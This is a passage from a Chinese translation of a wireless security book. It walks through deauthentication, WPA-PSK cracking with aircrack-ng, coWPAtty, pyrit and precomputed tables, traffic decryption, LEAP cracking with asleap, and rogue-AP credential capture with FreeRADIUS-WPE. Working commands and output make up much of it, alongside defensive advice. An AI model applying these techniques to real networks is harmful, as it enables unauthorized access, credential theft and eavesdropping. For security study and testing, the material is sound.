需要强制客户端重新连接的解除认证帧的数量可能会有所不同，有时只要 1 个就足够，而有时则需要高达 25 个。我们已经指定为 10 个（参数中 `-deauth 10`）。`airplay-ng` 会在两个方向上发送解除认证帧：从 AP（参数中的 `-a 00:12:34:56:78:90`）到客户端（参数中的 `-c 00:90:78:56:34:12`），反之亦然。攻击完成后，我们稍等 1 秒钟，然后检查嗅探器中的握手。如果一切顺利，我们可以继续发动暴力攻击！如果没有捕获到握手数据包，检查 BSSID 和客户端的 MAC 地址是否正确，然后增加解除认证帧的数量，再重新试试。



### 破解预共享密钥

与许多攻击 WPA 的认证攻击一样，攻击 WPA-PSK 可以归结为脱机暴力攻击。WPA-PSK 特别具有挑战性，因为作为 PSK 的字符集可以是 8 ~ 63 个可打印的 ASCII 字符，在被用于 PMK 之前将所选择的密钥短语散列 4096 次。这大大增加了暴力破解的过程，因此，如果目标网络使用复杂的 PSK，你会发现你自己花了大量的时间其实一直在原地踏步。

使用 `Aircrack-ng` 既然我们已经使用了 `Aircrack-ng` 套件，那么唯一自然的事就是继续用跟在套件名字 `Aircrack-ng` 后的工具来破解密钥与大多数 WPA-PSK 破解工具一样，`Aircrack-ng` 也需要一个捕获文件，文件中至少包含四次握手所对应的 4 个数据帧中的两个。使用 `Aircrack-ng` 非常简单：

```
# aircrack-ng -w wordlist.txt hackmeup-01.cap
```

沿用前面的例子，我们将指定一个字典文件（参数中的 `-w wordlist.txt`），以及一个捕获文件（参数中的 `hackmeup-01.cap`）。如果附近有多个 AP，你可能还必须提供对应的目标 BSSID 的编号，该 BSSID 位于由 `Aircrack-ng` 提供的列表中（当执行完上述命令后）。当列表显示出来后，它也将定义哪些 BSSID 被发现，握手是否被捕获或 WEP IV 的数量。最后，`Aircrack-ng` 将继续进行暴力攻击，并试图发现的预共享密钥。

```

Shell - Konsole
Aircrack-ng 1.0

[00:02:21] 24876 keys tested (175.34 k/s)

KEY FOUND! [ psk-elec0ne ]

Master Key   : 8D 5A 2C 36 6F CC C5 78 F6 7C C3 44 D9 35 17 DF
              66 29 0F 8A D9 7A 19 57 26 99 98 41 7F 8A 48 E3

Transient Key : 15 BA 07 A5 7C E2 A9 B5 25 11 05 DD 88 E5 6F 87
              3B 18 11 8A E7 55 AD AF C1 A0 B2 07 33 F0 B9 7E
              02 B5 9E 19 7D A1 53 D8 A7 23 56 7C E4 58 42 03
              6C BB 3F 97 30 DF D9 FB 0A A1 51 C6 35 47 CF E4

EAPOL HMAC   : F8 B9 77 8A 11 12 37 D9 E4 7E 27 E1 EE 63 9A 70
  
```

使用 coWPAtty 虽然 Aircrack-ng 是一个功能很强的工具，但它有一定的局限性。一个功能更强的 WPA-PSK 破解工具就是 coWPAtty，即 Aircrack-ng 的前身。coWPAtty 的发明者是 Joshua Wright ([http://www.willhackforsushi.com/?page\\_id=50](http://www.willhackforsushi.com/?page_id=50))，它具备一个好工具所应具有的、所有功能。coWPAtty 至少需要四次握手的第一、二两帧或第二、三两帧。使用 coWPAtty 进行字典攻击是非常简单的：

```

# cowpatty -f wordlist.txt -s HackMeUp -r hackmeup-01.cap -2
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: ambivalently
key no. 2000: attendance
...
key no. 23000: thundered
key no. 24000: unsurprisingly

The PSK is "psk-elec0ne".

24876 passphrases tested in 231.78 seconds: 107.33 passphrases/second
  
```

我们指定字典文件（参数 -f wordlist.txt）、目标网络的 SSID（参数 -s HackMeUp）和我们的捕获文件（参数 -r hackmeup-01.cap）。最后一个参数 -2 是指使用不严格模式（nonstrict mode），当我们提供了一次捕获含有少于四次握手所有四个帧时，这种模式是需要的。一般来说，当捕获数据无论是什么都是有目的时，不严格模式是一个不错的选择。

coWPAtty 的一个不错的功能是：它可以从标准输入设备（即 stdin 设备，通常是键盘。——译者注）接收一个密码列表。此功能非常强大的，因为可以将它与字排列工具相结合，如 John

the Ripper 发现的字排列工具 (<http://www.openwall.com/john/>) (简明的输出):

```
# john --wordlist=wordlist.txt --rules --stdout | cowpatty -f - --
HackMeUp -r hackmeup-01.cap -2
cowpatty 4.6 - WPA-PSK dictionary attack. jwright@hasborg.com
Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.

Using STDIN for words.
key no. 1000: 04151978
key no. 2000: 10000thumbs
key no. 994000: zweistue
key no. 995000: zyuutatu

The PSK is "psk-elec0ne".
995760 passphrases tested in 4154.91 seconds: 108.66 passphrases/second
```

这里, 我们输入字典文件, 并通过 John the Ripper 的规则运行它, 然后重新定向输出到 coWPAtty, 这样 coWPAtty 就从标准输入设备 stdin (参数中的 -f-) 中读取到密码短语。同样, Aircrack-ng 通过一个连字符输入到 wordlist 字典的选项 (例如参数中的 -w -), 也将采取从标准输入设备中接收输入。

## 光速破解

虽然 coWPAtty 和 Aircrack-ng 是执行相同功能的两个工具, 但它们的写操作和优化算法是不同的, 这最终影响了破解预共享密钥的速度。例如, 一个标准的 Intel Core2 Duo coWPAtty 4.6 的测试速度是大约 110 密码短语 / 秒, 而 Aircrack-ng 的测试速度为大约 175 密码短语 / 秒。你会注意到, 两者的速率都相当缓慢, 特别是当你考虑到整个密钥空间的时候。让我们看看加快这一进程的几种方法。

**预先计算的散列表** 暴力破解工具的工作原理是通过取一个明文值 (例如, 通过猜测), 对它进行加密, 然后将加密后的值与捕获到的密码加密散列值进行比较。如果比较失败, 说明之前的猜测是错误的, 则再换下一个猜测值反复进行上述过程。大多数密集型处理器以及这类处理器的耗时都花在了对猜测的加密上。

预先计算的散列表是由猜测加密后的密文组成的。有了预先计算的散列表, 破解工具只是读取预先计算的散列表, 然后与密码散列后的值进行比较。如果它们匹配, 那么程序就在预先计算的散列表中查找已定义的明文猜测, 并将它提供给用户。预先计算的散列表是由一个或多个人生成和发布, 所以最终用户从来不必担心花费时间生成散列表。另外, 如果我们经常需要破解一个特定的散列类型, 要为自己创建一个预计算散列表。因为可以减少或完全消除暴力破解过程中的加密部分, 极大地提高破解密码散列所花费的时间。预先计算散列表的缺点是: 表的内容可能会非常大, 从而难于传输或存储。

当涉及散列表时, WPA-PSK 特别棘手, 因为 PMK 不仅是预共享密钥的散列, 而且也是 SSID 的散列。这意味着, 即使两个不同的 SSID 的网络具有相同的预共享密钥, 但 PMK 会有所不同。因此, WPA-PSK 网络的预计算散列表的唯一作用就是: 你为了一个普通的 SSID 而生成该表, 或者你希望经常遇到该表。

尽管如此，Church of Wifi (<http://www.churchofwifi.org/>) 和 David Hulton 制作了最早的 1000 SSID 和一个高达 100 万字的密码列表，然后创建了 40G 大小的预先计算的散列表！这些都可以在 <http://rainbowtables.shmoo.com/> 上找到。它们都是用 coWPAtty 的配套工具 genpmk 所生成。

如果我们想创建自己的散列表，过程是很容易的，首先，用 genpmk 生成表：

```
# genpmk -f wordlist -d wordlist.genpmk -s HackMeUp
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File wordlist.genpmk does not exist, creating.
key no. 1000: ambivalently
key no. 2000: attendance
...
key no. 23000: thundered
key no. 24000: unsurprisingly

24876 passphrases tested in 230.90 seconds: 107.74 passphrases/second
```

随着散列的预先计算，我们可以使用 genpmk 的散列表破解特定的 SSID：

```
# cowpatty -d wordlist.genpmk -r hackmeup-01.cap -s HackMeUp -2
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 10000: formalizations
key no. 20000: salvaging

The PSK is "psk-elec0ne".

24876 passphrases tested in 0.37 seconds: 67595.62 passphrases/second
```

**现场可编程逻辑门阵列** 现场可编程逻辑门阵列 (Field-Programmable Gate Array, FPGA) 可以以惊人的速度定制执行简单任务如逻辑运算的集成电路。这实现了它们处理脱机暴力攻击加密过程的想法。将 FPGA 用于密码破解的先驱之一是 David Hulton (又名 hlkari)。事实上，Church of Wifi 的预先计算散列表实际上是由 David Hulton 在他的 FPGA 群集上创建的。coWPAtty 和其他各种工具都被移植到了 FPGA 上，并且这些工具都可以在 <http://openciphers.sourceforge.net/oc/> 上找到。David Hulton 所设计的 FPGA 可以从 <http://www.picocomputing.com/> 上购买。FPGA 的主要缺点是其价格：一个具有最基本功能的 FPGA 的价格在 1000 美元左右，该型号的运行速度是每秒约 430 个密码短语。较便宜的单元模块可以单独使用，但需要对集成电路有深入的了解才能构建到系统中。

**图形处理单元** 图形处理单元 (Graphical Processing Unit, GPU) 位于可处理图形渲染的视频卡的处理器中。在现代的视频卡中，它们运行非常高效，在执行计算任务时表示极为强大。我知道你在想什么：“有比执行破解密码更好的任务吗？”我的想法完全正确！通过使用 NVIDIA 的计算统一设备架构 (Compute Unified Device Architecture, CUDA)，C 语言开发人员可以卸载视频卡的任务，然后用图形处理单元执行密码破解。其他视频卡制造商提供了与他们的 GPU 交互类似的方法；然而，NVIDIA 的 CUDA 技术是最早出现的 GPU 之一，并因此被视为最流行的，所以被广泛使用。

pyrit (<http://code.google.com/p/pyrit/>) 是一个开源的 WPA-PSK 暴力破解工具，它支持各种各样的架构，最重要的是，它支持 CUDA 技术。pyrit 由两部分组成：主控模块和扩展模块。pyrit 的基于 Python 的主控模块提供了一个命令行组件，它处理一系列管理任务，并且支持 CPU 的破解。它的真正的力量在于其扩展模块，扩展模块支持不同的架构。可以调用这些模块轻松地使用 Python 功能，所以如果你不喜欢这种调用主控模块功能的方式，你可以编写你自己的功能！pyrit 也支持多个 CPU 和 GPU 的模式；将它们以堆栈方式罗列在视频卡上，可以产生超强的破解能力。要使用 pyrit，首先要创建一个 SSID：

```
# pyrit -e HackMeUp create_essid
Pyrit 0.2.4 (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

Created ESSID 'HackMeUp'
```

接下来，创建一个密码数据库：

```
# pyrit -f wordlist.txt import_passwords
Pyrit 0.2.4 (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

996360 lines read. Flushing buffers...
All done.
```

最后，发动暴力攻击：

```
# pyrit -r hackmeup-01.cap -e HackMeUp attack_batch
Pyrit 0.2.4 (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

Parsing file 'hackmeup-01.cap' (1/1)...
51698 packets (51698 802.11-packets), 1 APs

Picked Access-Point 00:21:29:96:46:93 automatically...
Attacking handshake with Station 00:15:6d:54:e1:47...
Tried 995759 PMKs so far (100.0%); 320033 PMKs per second.
Computed 1313.83 PMKs/s total.
#1: 'CUDA-Device #1 'GeForce GTX 280'' : 9486.3 PMKs/s (Occ. 12.1%; RTT 0.4)
#2: 'CPU-Core (SSE2)' : 493.8 PMKs/s (Occ. 33.3%; RTT 1.0)
#3: 'CPU-Core (SSE2)' : 0.0 PMKs/s (Occ. 0.0%; RTT 0.0)
#4: 'CPU-Core (SSE2)' : 0.0 PMKs/s (Occ. 0.0%; RTT 0.0)

The password is psk-elec0ne.
```

pyrit 也可用于生成与 coWPAtty 一起工作的预先计算的散列表。由于 pyrit 支持输出 genpmk 风格的散列表到标准输出设备上 (stdout, 标准输出设备，一般是指显示器。——译者注)，所以可以减少其琐碎的事 (简明的输出)：

```
# pyrit -i wordlist.txt -o - -e HackMeUp passthrough | cowpatty -d -
-2 -s HackMeUp -r hackmeup-01.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
```


```
Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
Using STDIN for hashfile contents.
```

```
key no. 10000: lSeaport
key no. 20000: 53dog162
key no. 980000: x7aneoscg8
key no. 990000: zigzagulez
```

```
The PSK is "psk-elec0ne".
```

```
996358 passphrases tested in 74.32 seconds: 13406.38 passphrases/second
```


**在 Windows 加速破解** Elcomsoft 是俄罗斯安全软件公司，它专门制作在 Windows 上运行的密码破解工具。Elcomsoft 分布式密码恢复 (Elcomsoft Distributed Password Recovery, EDPR) 工具支持跨多个系统的分布式密码破解。EDPR 的优点是它在每一个 EDPR 客户端所运行的系统上也支持对 GPU 的破解。EDPR 是一个商业工具，所以你将犹豫是否要花这一大笔钱。此外，该工具不支持字典破解，只是普通的暴力破解。然而，因为写本书的时候，许多事情可能有所改变，所以一定要在购买前重新看一下功能列表！Elcomsoft 的 EDPR 的截图如下图所示。



关于 GPU 破解的最好部分的价格很高，一张好的视频卡要花费 200 美元左右，这种卡可以得到一秒 11 000 个密码短语！

**在 OS X 上破解 WPA-PSK** 除了在 OS X 上编译 Aircrack-ng 或 coWPAtty 外，你还可以

使用 KisMAC 内置的对字典攻击的支持。简单地选择一个正确的网络，并单击 Crack（破解）|Wordlist Attack（字典攻击）|Against WPA Key（针对 WPA 密钥），然后选择你最喜爱的字典。如果一切顺利的话，你会看到像这样的消息。



**加速破解比较的总结** 总结了前面所描述的加速破解方法的成本和速度。

方法	速度	成本
Intel Core 2 Duo 3 GHz (coWPAtty)	约110个密钥/秒	约120.00美元
Intel Core 2 Duo 3 GHz (Aircrack-ng)	约175个密钥/秒	约120.00美元
预先计算的散列表	约7万个密钥/秒	免费！（假设你有足够的硬盘空间）
Pico E-12 (Virtex-4 L25) - FPGA	约430个密钥/秒	约1000.00美元
GeForce 280 GTX - CUDA	约11 000个密钥/秒	约240.00美元

最有效的方法无疑是使用预先计算的散列表。然而，大多数时候，这些表中不存在你目标的 SSID，所以它们可能不包含所用的密码短语。对于暴力破解，CUDA 的破解速度是最快的，并让你得到最大的利益，这一点是明确的！


## 解密 WPA-PSK 捕获的数据包

流行性	6
难易度	4
影响力	6
危险级	5

好了，要么我们已经成功地暴力破解了 WPA-PSK 握手，要么我们已经知道了密钥。无论如何，我们希望我们能够读到其他用户的数据包。你可能认为这是一件容易的事，但这里有一个问题：当用户与网络相关联的时候会产生一个独特的成对临时密钥（Pairwise Transient Key, PTK）。尽管我们有密码短语或者 PMK，但我们不知道所生成的 PTK 是什么，除非我们还捕获了它们会话的握手。如果我们有 PMK，并且想嗅探另一个用户的连接，则我们不得不先强制客户端断开连接（例如，使用解除认证攻击），然后捕获他们的握手以便于我们可以从中推导出 PTK。对于所有允许我们破解通信数据包的工具，我们需要让捕获中的握手成功地破解它。

**使用 Wireshark 来解密通信数据包** Wireshark 提供了内置的流量解密功能，该功能针对

的是由 WPA 和 WEP 加密的数据包。Wireshark 接收 PMK 或密码短语对 WPA 数据包进行解密，并且只要在捕获中发现握手操作，就能自动执行解密操作。要在 Wireshark 中指定一个密钥，需要执行 Edit (编辑) | Preferences (偏爱) 功能，然后从左侧 Protocol (协议) 列表中选择 IEEE 802.11，选中 Enable Decryption (启用解密) 复选框，然后在任何一个密钥值 (Key #N) 输入框中输入一个密钥 (Wireshark 1.0.0 版本有多达 64 个输入框。——译者注)。密码短语可以用 wpa-pwd: 密码格式 (其中的密码就是实际的密码) 指定，PMK 可以用 wpa-psk: PMK 格式 (其中的 PMK 就是实际的 PMK 值)。我们可以在每一个输入框中指定多个密钥值，甚至用一个 SSID 关联一个密钥值。



在 airdecap-ng 下使用 airdecap-ng 是包含在 Aircrack-ng 套件中的另一个工具。与 Wireshark 一样，airdecap-ng 将让我们解密由 WPA 和 WEP 加密的数据包，并且既接收密码短语又接收 PMK。假设你要对前面例子中使用的同一个 pcap 文件进行解密操作，那么你可以发出以下命令：

```
# airdecap-ng -e HackMeUp -p psk-elec0ne hackmeup-01.cap
Total number of packets read      51698
Total number of WEP data packets   0
Total number of WPA data packets   5013
Number of plaintext data packets   0
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets    4474
```

如果我们得到 0 个解密的 WPA 数据包，则密码是错误的，或者 SSID 是错误的，再或者在 pcap 文件中没有握手。没有握手是失败最常见的原因。一旦 airdecap-ng 已完成，就在当前目

录中创建一个名为 `hackmeup01dec.cap` 的文件。如果我们以某种方式成功地破解了 PMK，但没有破解密码短语，那么我们可以通过 `-k` 参数将 PMK 直接导入到 `airdecap-ng` 中。

## ● 保护 WPA-PSK

防止 WPA-PSK 攻击的最有效方法是在可能的情况下选择一个好的密码短语和避免 TKIP 操作。不用说，字典中的字是要排除在外的，不能用作密码。而且，大多数操作系统不要求你每次都输入密码，所以不要因为让用户记住长的随机字符串而感到不妙。他们仅仅需要在输入密码的时候记住一次就行了。然后就可以一如往常定期修改密码，就永远不会造成伤害。

另外一个很好的威慑物是选择一个唯一的 SSID。如果 SSID 是 `linksys`，有人很可能已经为这个 SSID 计算了一个散列表。远离这个默认的 SSID，或者考虑将一个随机数字追加到某个字的结束（例如，`Unique-01923`），也不失为一个好办法。

最后，即使攻击者获得了 PMK，他也需要捕捉到一次握手才能进而获得你的 PTK。大多数攻击者完成这一操作是通过首先传递一个解除认证数据包给受害人。尽管还没有一个非常可行的防御方式（因为操作系统 / 驱动程序编写者不愿意包括这一功能），但忽略解除认证数据包的能力将会使攻击者需要克服更多的障碍。

## 4.2 破解认证：WPA 企业模式

大多数组织利用 WPA Enterprise（WPA 企业）模式进行部署。它提供了认证的细粒度控制，这种控制使整体安全性变得更好。WPA Enterprise 通过 EAP 的使用支持各种身份认证方案。这些方案中的一些被认为是比其他方案更安全。


**提示** 如果你不熟悉 RADIUS、802.1X 和 EAP 交互的细节，那么请详见第 1 章。对于 RADIUS、802.1X 和 EAP 交互的详细分析，可以参考 802.11 在其伙伴网站上的背景章节，网址是 <http://www.hackingexposed.com>。

### 4.2.1 获取 EAP 的握手

正如四次握手对于攻击 WPA-PSK 是很重要的一样，EAP 握手对于攻击 WPA Enterprise 很重要。EAP 握手是导致四次握手的通信。它告诉我们使用什么类型的 EAP 和依据什么配置可以给我们提供更多用于发动攻击的信息。为了捕获到 EAP 握手，我们可以使用 4.1 节所描述的主动或被动方法之一。


#### EAP 的身份响应

包含客户端用户名的 EAP Response-Identity（EAP 身份响应的消息）是在 EAP 握手期间客户端发送给认证服务器的第一条消息。根据认证服务器，它可能是也可能不是实际的认证过程中使用的用户名。EAP 身份响应信息的一个重要特点是：它的确是发送了，如果我们能够捕获到 EAP 握手，那么我们有可能会得到连接客户端的用户名。如果这个认证与 Windows 操作系统相结合，还可以看到与该用户相关联的域。



## 确定 EAP 的类型

EAP 的类型可以通过检查 EAP 握手来确定。EAP 类型定义在消息中，无论使用哪个数据包检查工具（例如 Wireshark）通常会自动转换。可以为客户端配置支持多个 EAP 类型，因此检查整个客户端握手是非常重要的。例如，我们可能会注意到：一个客户端第一次使用 PEAP 尝试连接，但紧随其后用 LEAP 进行尝试。这一点很重要，因为某些特定的 EAP 类型比其他类型更容易遭到攻击。在这个例子中，LEAP 将是比 PEAP 更可取的攻击途径。一旦我们已经确定了所使用的 EAP 类型，我们就可以研究可用的攻击向量，这些向量有望产生对网络的访问。



## 4.2.2 LEAP

轻量级 EAP (Lightweight EAP, LEAP) 是 Cisco 公司专有的 EAP 类型之一, 主要是基于 MSCHAPv2 挑战-响应协议。客户端连接到网络, 发送其用户名, 身份认证服务器返回一个 8 字节的挑战。然后, 客户端计算密码的 NT 散列值, 然后使用该值作为种子 (seed), 通过 DES 算法对挑战进行加密, 将结果连接在一起, 并返回给服务器。服务器做相同的计算以验证结果的正确性。

表面上, LEAP 好像一个相当不错的协议。然而, 其主要的缺点就是挑战和响应都是通过明文传输的, 如果我们观察到用户的身份认证, 那么我们就可以启动离线暴力破解推导出用户的密码。

### 用 asleap 攻击 LEAP

流行性	4
难易度	6
影响力	8
危险级	6

Joshua Wright 首次发现 LEAP 漏洞, 并用他的聪明命名工具, 该工具的名称是: asleap ([http://www.willhackforsushi.com/?page\\_id=41](http://www.willhackforsushi.com/?page_id=41))。asleap 需要 EAP 握手, 这可以通过 asleap 本身得到, 或者通过嗅探器得到。无论采取哪种方式, 我们需要做的第一件事情是创建一个散列字典文件。这个文件可以用于从 LEAP 保护的网路中恢复密码。下面创建一个散列字典文件:

```
# ./genkeys -r ./dict -f dict_hashed -n dict.idx
genkeys 2.2 - generates lookup file for asleap.
<jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
10205 hashes written in 0.37 seconds: 27235.77 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 42321 compares.
Creating index file (almost finished) ...Done.
```

该命令将输出两个文件: 一个索引文件 (扩展名 .idx) 和一个散列字典文件 (dict.hash)。这个预先计算的散列字典文件不针对特定的任何网络, 因此只产生一次 (假设用户的密码在该字典中)。一旦散列字典完成以后, 就可以运行实际的离线暴力攻击。在下面的例子, 提供了一个 pcap 文件, 该文件捕获到 LEAP 认证, 并且密码是 qalcap:

```
# ./asleap -r ./data/leap.dump -f ./dict.hash -n ./dict.idx
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using the passive attack method.
Captured LEAP exchange information:
username: qa_leap
challenge: 0786aea0215bc30a
response: 7f6a14f11eeb980fdallbf83a142a8744f00683ad5bc5cb6
hash bytes: 4a39
NT hash: a1fc198bdf5833a56fb40cdd1a64a39
```

```
password: qaleap
Closing pcap ...
```

## 一 保护 LEAP

出于某种原因，如果你被迫使用 LEAP，并且不能升级，你唯一可以做的是尝试执行严格的密码策略。如果你可以换成别的东西，那请马上就做。其中，PEAP 是 LEAP 很好的替代品，使用这个工具，你仍然可以采用用户名和密码。最后，Cisco 公司建议迁移到 LEAP 的替代品 EAP-FAST 上（在本节后面讨论）。

### 4.2.3 PEAP 和 EAP-TTLS

受保护的 EAP（Protected EAP，PEAP）和扩展认证协议-隧道传输层安全（Tunneled Transport Layer Security，EAP-TTLS）以类似的风格运作，它们都首先在客户端和认证服务器之间建立一个 TLS 隧道以便提供相互认证，然后通过采用不太安全的内部身份认证协议经由隧道获得相互的认证。这条隧道内使用的协议之所以被认为是不太安全的，是因为它们最初的设计认为在网络上实施嗅探是不太可行。由于在无线网络中嗅探，机会要大得多，所以身份认证凭证的保密性面临额外的风险。然而，一旦它们处于隧道中，不太安全的身份认证机制则会被隧道本身的安全机制所保护，这种保护给它一个附加级别的保护以避免窃听攻击（eavesdropping attack）。例如，如果 4.2.2 节中提到的弱 LEAP 挑战-响应协议通过加密信道被发送出去，那么考虑一下会发生什么？这时攻击者将不能够收集字典攻击所需要的数据，并且 LEAP 将变成一个非常安全的身份认证方案。事实上，许多 PEAP 和 EAP-TTLS 的部署都使用了与 LEAP 相似的内部身份认证协议。

此外，TLS 隧道不仅提供了保密的内部身份认证凭证，而且也为客户端提供了确认证务器身份的能力。这样就完成了相互认证的思想，作为客户端通过一个可信任的认证机构的认证服务器来验证 TLS 证书。

## 攻击 PEAP 和 EAP-TTLS

流行性	7
难易度	4
影响力	9
危险级	7

PEAP 和 EAP-TTLS 纯粹依靠 TLS 隧道为它的用户凭证提供安全可靠的传输，我们自然会将其隧道作为我们的攻击目标。问题是，TLS 在大多数情况下是安全。当然，确实存在一些攻击方式，但它们通常或者非常难以实现，或者需要在特定的条件下成功地登录到现实环境中。因此，如果 TLS 本身不存在漏洞，那么我们就不得不在其程序运行中找到漏洞。我们希望目标网络有配置错误。不要着急，网络管理员的无知会帮助我们，又或者一个奇怪的常识性错误跳过客户端上的证书认证。当以这种方式配置客户端时，客户端就有一个到 AP 的模拟攻击和一个潜在的中间人（man-in-the-middle）攻击方面的漏洞。

想象一下，我们盯上一个 PEAP 或 EAP-TTLS 网络。我们使用相同的 SSID 配置我们的 AP，并且对客户端提供比合法 AP 服务网络更好的信号。这会吸引客户端，当客户端与我们连接的时候，我们可以通过我们的 RADIUS 服务器接收到 EAP 消息，同时终止 TLS 隧道，然后接受客户的内部认证协议。这时，我们已经击败了 TLS 隧道，听起来很复杂吗？一点儿也不！

Joshua Wright 和 Brad Antoniewicz 开发了 FreeRADIUS 的修改版本（一个开放源码的 RADIUS 服务器），命名为 FreeRADIUS-WPE（无线 Pwnage 版）。FreeRADIUS-WPE ([http://www.willhackforsushi.com/?page\\_id=37](http://www.willhackforsushi.com/?page_id=37)) 接受由客户端发送给它的内部身份认证协议并输出它。如果内部认证协议请求一个挑战，FreeRADIUS-WPE 将提供一个可以有助于预先计算的散列表的静态值。

像贯穿全书所讨论的大多数工具一样，FreeRADIUS-WPE 提供了 BackTrack 的 Linux 版本。如果你决定不使用 BackTrack，那么你需要手动给 FreeRADIUS 打补丁以便使 WPE 的功能生效。要使用 FreeRADIUS-WPE，只需简单地将一个 AP（硬件或软件）定向到系统的 IP 地址，然后运行即可。

```
# radiusd
```

这将让 FreeRADIUS-WPE 在后台运行，但是当客户端连接时，其内部的认证协议会将日志写入到 /usr/local/var/log/radius/freeradius-server-wpe.log 文件中。为了看到实时的客户端连接，只需要使用 tail -f 命令及参数即可。下面是一个例子：

```
# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
pap: Mon Nov 9 17:40:50 2009

    username: enterprise\securityadmin
    password: reallystrongpassword!#@S#(*D@#(#

pap: Mon Nov 9 17:41:47 2009

    username: enterprise\bantou
    password: 1438008135

mschap: Thu Nov 9 17:53:26 2009

    username: ginajrt
    challenge: c8:ab:4d:50:36:0a:c6:38
    response:
71:9b:c6:16:1f:da:75:4c:94:ad:e8:32:6d:fe:48:76:52:fe:d7:68:5f:27:23:77
```

在上面所显示的例子中，有 3 个连接：一个客户端使用了带密码验证协议（Password Authentication Protocol, PAP）的 EAP-TTLS，另一个是带通用令牌卡（Generic Token Card, GTC，如 SecureID 卡）的 PEAP，最后一个使用的是带 MSCHAPv2 的 PEAP。

由于 PAP 和 GTC 发送的数据未经加密（除了外部的 TLS 隧道外），它们以明文的方式提供数据。我们现在需要做的就是将它们加入到我们的客户端请求和连接无线网络中。请记住，如果客户端使用的是 GTC，那么我们需要使用凭证连接到网络，我们将快速地输入，因为令

牌将会改变。最好的事情就是写一个简单的脚本，该脚本解析 FreeRADIUS-WPE 的日志文件，并自动将自己连接到那个网络上。最后一个客户端实体则需要另外的步骤，因为 MSCHAPv2 是一个加密的身份认证协议。

